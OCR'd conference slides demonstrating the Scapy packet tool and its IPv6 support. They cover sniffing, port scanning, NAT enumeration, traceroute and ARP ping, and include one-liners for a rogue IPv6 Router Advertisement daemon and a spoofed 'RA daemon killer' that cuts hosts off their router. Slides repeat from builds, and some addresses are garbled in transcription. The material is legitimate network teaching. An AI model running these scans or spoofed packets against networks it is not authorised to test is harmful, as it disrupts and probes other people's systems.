< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a[0]
< Ether dst=00:12:2a:71:1d:2f src=00:02:4e:9d:db:c3 type=0x800 |<
```

Sniffing and Pretty Printing

```
>>>
```

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
    x.sprintf("%IP.src% > %IP.dst% %IP.proto%") )
```

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
  x.sprintf("%IP.src% > %IP.dst% %IP.proto%") )
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
>>>
```

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
  x.sprintf("%IP.src% > %IP.dst% %IP.proto%") )
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
>>> a=sniff(iface="wlan0",prn=lambda x: \
  x.sprintf("%Dot11.addr2% ")+("#"*(x.signal/8)))
```

Requires `wlan0` interface to provide *Prism headers*


Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
  x.sprintf("%IP.src% > %IP.dst% %IP.proto%") )
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
>>> a=sniff(iface="wlan0",prn=lambda x: \
  x.sprintf("%Dot11.addr2% ")+("#"*(x.signal/8)))
00:06:25:4b:00:f3 #######################
00:04:23:a0:59:bf #########
00:04:23:a0:59:bf #########
00:06:25:4b:00:f3 #######################
00:0d:54:99:75:ac #################
00:06:25:4b:00:f3 #######################
```


Requires `wlan0` interface to provide *Prism headers*

Conversations

```
>>> a = sniff()
>>> a.conversations()
```



PS/PDF dump



```
>>> lst.pdfdump()
```

Packet Lists Manipulation

Operators

- A packet list can be manipulated like a list
- You can add, slice, etc.

Example

```
>>> a = rdpcap("/tmp/dcnx.cap")
>>> a
< dcnx.cap: UDP:0 ICMP:0 TCP:20 Other:0>
>>> a[:10]
< mod dcnx.cap: UDP:0 ICMP:0 TCP:10 Other:0>
>>> a+a
< dcnx.cap+dcnx.cap: UDP:0 ICMP:0 TCP:40 Other:0>
```

Packet Lists Manipulation
Using tables

- Tables represent a packet list in a $z = f(x, y)$ fashion.
- PacketList.make_table() takes a $\lambda : p \longrightarrow [x(p), y(p), z(p)]$
- For SndRcvList : $\lambda : (s, r) \longrightarrow [x(s, r), y(s, r), z(s, r)]$
- They make a 2D array with $z(p)$ in cells, organized by $x(p)$ horizontally and $y(p)$ vertically.

Example

```
>>> ans,_ = sr(IP(dst="www.target.com/30")/TCP(dport=[22,25,80]))
>>> ans.make_table(
 lambda (snd,rcv): ( snd.dst, snd.dport,
  rcv.sprintf("{TCP:%TCP.flags%}{ICMP:%ICMP.type%}")))
    23.16.3.32 23.16.3.3 23.16.3.4 23.16.3.5
22  SA         SA        SA        SA
25  SA         RA        RA        dest-unreach
80  RA         SA        SA        SA
```

Sending and Receiving

Return first answer

```
>>>
```

Sending and Receiving

Return first answer

```
>>> sr1( IP(dst='192.168.8.1')/ICMP() )
```

Sending and Receiving

Return first answer

```
>>> sr1( IP(dst='192.168.8.1')/ICMP() )
Begin emission:
..Finished to send 1 packets.
.*
Received 4 packets, got 1 answers, remaining 0 packets
< IP version=4L ihl=5L tos=0x0 len=28 id=46681 flags= frag=0L
 ttl=64 proto=ICMP chksum=0x3328 src=192.168.8.1
 dst=192.168.8.14 options='' |< ICMP type=echo-reply code=0
 chksum=0xffff id=0x0 seq=0x0 |< Padding load='\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x91\xf49\xea' |>>>
```

Sending and Receiving

Return first answer

```
>>> sr1( IP(dst='192.168.8.1')/ICMP() )
Begin emission:
..Finished to send 1 packets.
.*
Received 4 packets, got 1 answers, remaining 0 packets
< IP version=4L ihl=5L tos=0x0 len=28 id=46681 flags= frag=0L
 ttl=64 proto=ICMP chksum=0x3328 src=192.168.8.1
 dst=192.168.8.14 options='' |< ICMP type=echo-reply code=0
 chksum=0xffff id=0x0 seq=0x0 |< Padding load='\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x91\xf49\xea' |>>>
```

Compare this result to *hping*'s one :

```
# hping --icmp  192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms
```

NAT enumeration


How many boxes behind this IP ?

```
>>> a,b=sr( IP(dst="target")/TCP(sport=[RandShort()]*1000) )
>>> a.plot(lambda (s,r): r.id)
```

NAT enumeration


How many boxes behind this IP ?


```
>>> a,b=sr( IP(dst="target")/TCP(sport=[RandShort()]*1000) )
>>> a.plot(lambda (s,r): r.id)
```





NAT enumeration


How many boxes behind this IP ?



www.apple.com


www.google.com


www.yahoo.fr


www.cisco.com


www.microsoft.com



www.kernel.org

Remote traffic estimation

```
>>> a,b = srloop(IP(dst="www.target.com")/TCP(sport=RandShort())
                 prn=lambda (s,r): r.id)
>>> a.diffplot(lambda (s1,r1),(s2,r2): (r2.id-r1.id))
```

Remote traffic estimation

```
>>> a,b = srloop(IP(dst="www.target.com")/TCP(sport=RandShort()),
                 prn=lambda (s,r):r.id)
>>> a.diffplot(lambda (s1,r1),(s2,r2): (r2.id-r1.id))
```




Multiple RTT ploting

```
>>> res,unans = srloop(IP(dst="target.com",ttl=(5,10))/TCP())
>>> res.multiplot(lambda (s,r): (r.src,(r.time%400,
                                 r.time-s.time)),with="lines")
```

Multiple RTT ploting

```
>>> res,unans = srloop(IP(dst="target.com",ttl=(5,10))/TCP())
>>> res.multiplot(lambda (s,r): (r.src,(r.time%400,
                          r.time-s.time)),with="lines")
```



Outline

High-Level commands
Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
```

High-Level commands

Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
Received 90 packets, got 90 answers, remaining 0 packets
   17.112.152.32:tcp80 198.133.219.25:tcp80 207.46.19.30:tcp80
1  172.16.15.254    11  172.16.15.254    11   172.16.15.254    11
2  172.16.16.1      11  172.16.16.1      11   172.16.16.1      11
[...]
11 212.187.128.57   11  212.187.128.57   11   212.187.128.46   11
12 4.68.128.106     11  4.68.128.106     11   4.68.128.102     11
13 4.68.97.5        11  64.159.1.130     11   209.247.10.133   11
14 4.68.127.6       11  4.68.123.73      11   209.247.9.50     11
15 12.122.80.22     11  4.0.26.14        11   63.211.220.82    11
16 12.122.10.2      11  128.107.239.53   11   207.46.40.129    11
17 12.122.10.6      11  128.107.224.69   11   207.46.35.150    11
18 12.122.2.245     11  198.133.219.25   SA   207.46.37.26     11
19 12.124.34.38     11  198.133.219.25   SA   64.4.63.70       11
20 17.112.8.11      11  198.133.219.25   SA   64.4.62.130      11
21 17.112.152.32    SA  198.133.219.25   SA   207.46.19.30     SA
[...]
>>>
```

High-Level commands

Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
Received 90 packets, got 90 answers, remaining 0 packets
   17.112.152.32:tcp80 198.133.219.25:tcp80 207.46.19.30:tcp80
1  172.16.15.254   11  172.16.15.254   11  172.16.15.254   11
2  172.16.16.1     11  172.16.16.1     11  172.16.16.1     11
[...]
11 212.187.128.57  11  212.187.128.57  11  212.187.128.46  11
12 4.68.128.106    11  4.68.128.106    11  4.68.128.102    11
13 4.68.97.5       11  64.159.1.130    11  209.247.10.133  11
14 4.68.127.6      11  4.68.123.73     11  209.247.9.50    11
15 12.122.80.22    11  4.0.26.14       11  63.211.220.82   11
16 12.122.10.2     11  128.107.239.53  11  207.46.40.129   11
17 12.122.10.6     11  128.107.224.69  11  207.46.35.150   11
18 12.122.2.245    11  198.133.219.25  SA  207.46.37.26    11
19 12.124.34.38    11  198.133.219.25  SA  64.4.63.70      11
20 17.112.8.11     11  198.133.219.25  SA  64.4.62.130     11
21 17.112.152.32   SA  198.133.219.25  SA  207.46.19.30    SA
[...]
>>> ans[0][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=11202 flags= frag=0L ttl=64 proto=ICMP chksum=0xd6b3
 src=172.16.15.254 dst=172.16.15.101 options='' |< ICMP type=time-exceeded code=0 chksum=0x5a20 id=0x0
 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=40 id=14140 flags= frag=0L ttl=1 proto=TCP chksum=0x1d8f
 src=172.16.15.101 dst=17.112.152.32 options='' |< TCPerror sport=18683 dport=80 seq=1345082411L ack=0L
 dataofs=5L reserved=16L flags=S window=0 chksum=0x5d3a urgptr=0 |>>>>
>>>
```

High-Level commands

Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
Received 90 packets, got 90 answers, remaining 0 packets
   17.112.152.32:tcp80 198.133.219.25:tcp80 207.46.19.30:tcp80
1  172.16.15.254    11  172.16.15.254    11   172.16.15.254    11
2  172.16.16.1      11  172.16.16.1      11   172.16.16.1      11
[...]
11 212.187.128.57   11  212.187.128.57   11   212.187.128.46   11
12 4.68.128.106     11  4.68.128.106     11   4.68.128.102     11
13 4.68.97.5        11  64.159.1.130     11   209.247.10.133   11
14 4.68.127.6       11  4.68.123.33      11   209.247.9.50     11
15 12.122.80.22     11  4.0.26.14        11   63.211.220.82    11
16 12.122.10.2      11  128.107.239.53   11   207.46.40.129    11
17 12.122.10.6      11  128.107.224.69   11   207.46.35.150    11
18 12.122.2.245     11  198.133.219.25   SA   207.46.37.26     11
19 12.124.34.38     11  198.133.219.25   SA   64.4.63.70       11
20 17.112.8.11      11  198.133.219.25   SA   64.4.62.130      11
21 17.112.152.32    SA  198.133.219.25   SA   207.46.19.30     SA
[...]
>>> ans[0][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=11202 flags= frag=0L ttl=64 proto=ICMP chksum=0xd6b3
 src=172.16.15.254 dst=172.16.15.101 options='' |< ICMP type=time-exceeded code=0 chksum=0x5a20 id=0x0
 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=40 id=14140 flags= frag=0L ttl=1 proto=TCP chksum=0x1d8f
 src=172.16.15.101 dst=17.112.152.32 options='' |< TCPerror sport=18683 dport=80 seq=1345082411L ack=0L
 dataofs=5L reserved=16L flags=S window=0 chksum=0x5d3a urgptr=0 |>>>>
>>> ans[57][1].summary()
'Ether / IP / TCP 198.133.219.25:80 > 172.16.15.101:34711 SA / Padding'
```

High-Level commands


Traceroute graphing, AS clustering

```
>>> ans.graph()
```

High-Level commands


Traceroute graphing, AS clustering

```
>>> ans.graph()
```



High-Level commands

Traceroute graphing, AS clustering




High-Level commands
Traceroute graphing, 3D toy

```
>>> ans.trace3D()
```

High-Level commands
Traceroute graphing, 3D toy

```
>>> ans.trace3D()
```



High-Level commands
ARP ping

```
>>> arping("172.16.15.0/24")
Begin emission:
*Finished to send 256 packets.
*
Received 2 packets, got 2 answers, remaining 254 packets
00:12:3f:0a:84:5a 172.16.15.64
00:12:79:3d:a3:6a 172.16.15.254
(< ARPing: UDP:0 TCP:0 ICMP:0 Other:2>,
 < Unanswered: UDP:0 TCP:0 ICMP:0 Other:254>)
```

Outline

Implementing a new protocol

- Each layer is a subclass of `Packet`
- Each layer is described by a list of fields
- This description is sufficient for assembly and disassembly
- Each field is an instance of a `Field` subclass
- Each field has at least a name and a default value

Example

```
class Test(Packet):
    name = "Test protocol"
    fields_desc = [
        ByteField("field1", 1),
        XShortField("field2", 2),
        IntEnumField("field3", 3, { 1:"one", 10:"ten" }),
    ]
```

Use Scapy in your own tools

Executable interactive add-on

You can extend Scapy in a separate file and benefit from Scapy interaction

Example

```
#! /usr/bin/env python

from scapy import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]

def make_test(x,y):
    return Ether()/IP()/Test(test1=x, test2=y)

interact(mydict=globals(), mybanner="Test add-on v3.14")
```

Use Scapy in your own tools
External script

You can make your own autonomous Scapy scripts

Example

```
#! /usr/bin/env python

import sys
if len(sys.argv) != 2:
    print "Usage: arping <net>\n eg: arping 192.168.1.0/24"
    sys.exit(1)

from scapy import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")
              /ARP(pdst=sys.argv[1]),
             timeout=2)

for s,r in ans:
    print r.sprintf("%Ether.src% %ARP.psrc%")
```

Continuous traffic monitoring

- use `sniff()` and the `prn` paramter
- the callback function will be applied to every packet
- BPF filters will improve perfomances
- `store=0` prevents `sniff()` from storing every packets

Example


```
#! /usr/bin/env python
from scapy import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

Outline

Structural differences with IPv4

New header format


from 14 to 8 fields



Structural differences with IPv4

Chaining and extensions

Goodbye IP options, welcome IPv6 extensions!



Functional differences with IPv4

Forget all you knew for IPv4

Autoconfiguration Mechanisms

- ARP has gone. Extended by Neighbor Discovery
- Broadcast replaced by link-local scope multicast

End-to-End principle

- Releasing core routers from intensive computation.
  - Fragmentation is performed by end nodes
  - Checksum computation is performed by end nodes at L4
  - IPv6 header fixed size simplifies handling (or not).
- NAT makes no sense under IPv6 : no states $\Longrightarrow$ no SPoF.

Outline

A tour of IPv6 support

Generalities

- Works on Linux, FreeBSD, NetBSD and Mac OS X
- Requires a recent version of Scapy
- Provided under GNU GPLv2 License
- Developed with Guillaume Valadon (Esaki Lab / LIP6)
- Link : http://namabiiru.hongo.wide.ad.jp/scapy6
- Remarks, bug reports and patches are welcome !!!

A tour of IPv6 support

IPv6 support : make it natural


s/IP/IPv6/g

```
$ sudo scapy6
Welcome to Scapy (1.0.4.84beta)
IPv6 enabled
>>> a=IPv6(dst="www.netbsd.org")/TCP(dport=[21,80])
>>> a
<IPv6 nh=TCP dst=2001:4f8:4:7:2e0:81ff:fe52:9a6b |<TCP dport=[21, 80] |>>
>>> send(a)
..
Sent 2 packets
>>> a.dst="2001:6c8:6:4::7"    # ftp.freebsd.org
>>> a[TCP].dport=21
>>> a
<IPv6  nh=TCP dst=2001:6c8:6:4::7 |<TCP  dport=ftp |>>
>>> b=sr1(a, verbose=0)
>>> b.src
2001:6c8:6:4::7
>>>
```

A tour of IPv6 support

Conversations

```
>>> a=sniff(filter="ip6")
>>> a
<Sniffed: UDP:0 TCP:219 ICMP:0 Other:3>
>>> a.conversations(getsrcdst=lambda x:(x[IPv6].src, x[IPv6].dst),    \
                    type="png", target="> /tmp/conversations.png")
```



A tour of IPv6 support

IPv6 support : simplifying IPv6 packet crafting

Scapy6 spares you the need to care about :

- L2 address resolution (ND support);
- L2/L3 source/destination address selection;
- Name to address translation (aka DNS resolution);
- L4 checksum computation;
- Default values filling (static/dynamic ones);
- Hop Limit values in specific cases (ND);
- Layer bindings (Next Header field filling);
- ...

⇒ **You keep your mind focused on fields of interest !!**

A tour of IPv6 support
A simple example

The one line Router Advertisement daemon

```
>>> sendp(Ether()/IPv6()/ICMPv6ND_RA()/                              \
          ICMPv6NDOptPrefixInfo(prefix="2001:db8:cafe:deca::",       \
                                prefixlen=64)/                       \
          ICMPv6NDOptSrcLLAddr(lladdr="00:b0:b0:67:89:AB"),          \
          loop=1, inter=3)
```

What *Scapy6* did for you today :

- You provided the 3 most important values (prefix, prefix length and router Link layer Address).
- *Scapy6* filled addresses, Hop Limit, Next Header, Flags, checksum, length fields in a consistent way.

Other simple examples

What's your name ?

```
>>> someaddr=["2001:6c8:6:4::7", "2001:500::1035", "2001:1ba0:0:4::1",
              "2001:2f0:104:1:2e0:18ff:fea8:16f5", "2001:e40:100:207::2",
              "2001:7f8:2:1::18", "2001:4f8:0:2::e", "2001:4f8:0:2::d"]
>>> for addr in someaddr:
...   a = sr1(IPv6(dst=addr)/ICMPv6NIQueryName(data=addr), verbose=0)
...   print a.sprintf( "%-35s,src%: %data%")
...
2001:6c8:6:4::7                    : ['ftp.beastie.tdk.net.']
2001:500::1035                     : ['pao1b.f.root-servers.org.']
2001:1ba0:0:4::1                   : ['rimfall.dialtelecom.sk.']
2001:2f0:104:1:2e0:18ff:fea8:16f5  : ['updraft3.jp.freebsd.org.']
2001:e40:100:207::2                : ['ring.sakura.ad.jp.']
2001:7f8:2:1::18                   : ['z2.internal.securanetworks.net.']
2001:4f8:0:2::e                    : ['sf1.isc.org.']
2001:4f8:0:2::d                    : ['webster.isc.org.']
```

Other simple examples

It gets even more funny with multicast

```
>>> a=sr(IPv6(dst="ff02::1")/ICMPv6NIQueryName(data="ff02::1"))

...

fe80::20a:5eff:fe00:1349   : ['assam.ipv6.test.lab.']
fe80::20a:4aff:fe3d:4c27   : ['lotus.ipv6.test.lab.']
fe80::20a:6cff:fe27:1c49   : ['yunnan.ipv6.test.lab.']
fe80::20a:5bff:fe20:1d5a   : ['darjeeling.ipv6.test.lab.']
```

The one line Router Advertisement daemon killer

```
>>> send(IPv6(src=server)/ICMPv6ND_RA(routerlifetime=0), loop=1, inter=1)
```

Other simple examples

It gets even more funny with multicast

```
>>> a=sr(IPv6(dst="ff02::1")/ICMPv6NIQueryName(data="ff02::1"))

...

fe80::20a:5eff:fe00:1349   : ['assam.ipv6.test.lab.']
fe80::20a:4aff:fe3d:4c27   : ['lotus.ipv6.test.lab.']
fe80::20a:6cff:fe27:1c49   : ['yunnan.ipv6.test.lab.']
fe80::20a:5bff:fe20:1d5a   : ['darjeeling.ipv6.test.lab.']
```

The one line Router Advertisement daemon killer

```
>>> send(IPv6(src=server)/ICMPv6ND_RA(routerlifetime=0), loop=1, inter=1)
```

Outline

ICMPv6 Support

ICMPv6 was promoted (1/2)

ICMPv6 <TAB> <TAB>

ICMPv6EchoRequest	ICMPv6ND_INDAdv /* Inverse Neighbor Discovery */
ICMPv6EchoReply	ICMPv6ND_INDSol
ICMPv6DestUnreach	ICMPv6NDOptHAInfo /* Mobile IPv6 */
ICMPv6ParamProblem	ICMPv6NDOptMTU /* Link MTU in RA */
ICMPv6TimeExceeded	ICMPv6NDOptPrefixInfo /* Main RA content */
ICMPv6PacketTooBig	ICMPv6NDOptRedirectedHdr
	ICMPv6NDOptSrcAddrList
ICMPv6ND_RS	ICMPv6NDOptSrcLLAddr /* L2 Addr in RS/NS */
ICMPv6ND_RA	ICMPv6NDOptTgtAddrList /* L2 Addr in NS */
ICMPv6ND_NS	ICMPv6NDOptDstLLAddr
ICMPv6ND_NA	ICMPv6NDOptAdvInterval
ICMPv6ND_Redirect	ICMPv6NDOptUnknown /* Generic fallback */

ICMPv6 Support

ICMPv6 was promoted (2/2)

ICMPv6 <TAB> <TAB>

```
ICMPv6HAADReply /* Mobile IPv6 */
ICMPv6HAADRequest
ICMPv6MPAdv
ICMPv6MPSol

ICMPv6MLDone /* Multicast Listener Discovery */
ICMPv6MLQuery
ICMPv6MLReport

ICMPv6MRD_Advertisement
ICMPv6MRD_Solicitation
ICMPv6MRD_Termination

ICMPv6NIQuery
ICMPv6NIQueryIPv4
ICMPv6NIQueryIPv6
ICMPv6NIQueryLocal
ICMPv6NIQueryName
ICMPv6NIReply
ICMPv6NIReplyRefuse
ICMPv6NIReplySuccess
ICMPv6NIReplySuccessIPv4
ICMPv6NIReplySuccessIPv6
ICMPv6NIReplySuccessName
ICMPv6NIReplyUnknown
```

Outline

Basic Routing Header example

What's inside


```
class IPv6OptionHeaderRouting(_IPv6OptionHeader):
    name = "IPv6 Option Header Routing"
    fields_desc = [ByteEnumField("nh", 59, ipv6nh),
                   ByteField("len", None),
                   ByteField("type", 0),
                   ByteField("segleft", None),
                   BitField("reserved", 0, 32),
                   IP6RoutingHeaderListField("addresses", [])]
    overload_fields = {IPv6: { "nh": 43 }}
```

sr1() Example

```
>>> a = sr1(IPv6(dst="2001:4f8:4:7:2e0:81ff:fe52:9a6b")/                     \
          IPv6OptionHeaderRouting(addresses=["2001:78:1:32::1", "2001:20:82:203:fea5:385"])/ \
          ICMPv6EchoRequest(data=RandString(7)), verbose=0)
>>> a.src
"2001:20:82:203:fea5:385"
>>>
```

Remote and boomerang traceroute

```
>>> waypoint = "2001:301:0:8002:203:47ff:fea5:3085"
>>> target = "2001:5f9:4:7:2e0:81ff:fe52:9a6b"
>>> traceroute6(waypoint, minttl=15, maxttl=34,                 \
      l4=IPv6OptionHeaderRouting(addresses=[target])/       \
      ICMPv6EchoRequest(data=RandString(7)))
   2001:301:0:8002:203:47ff:fea5:3085        :IER
15 2001:319:2000:5000::92                     3
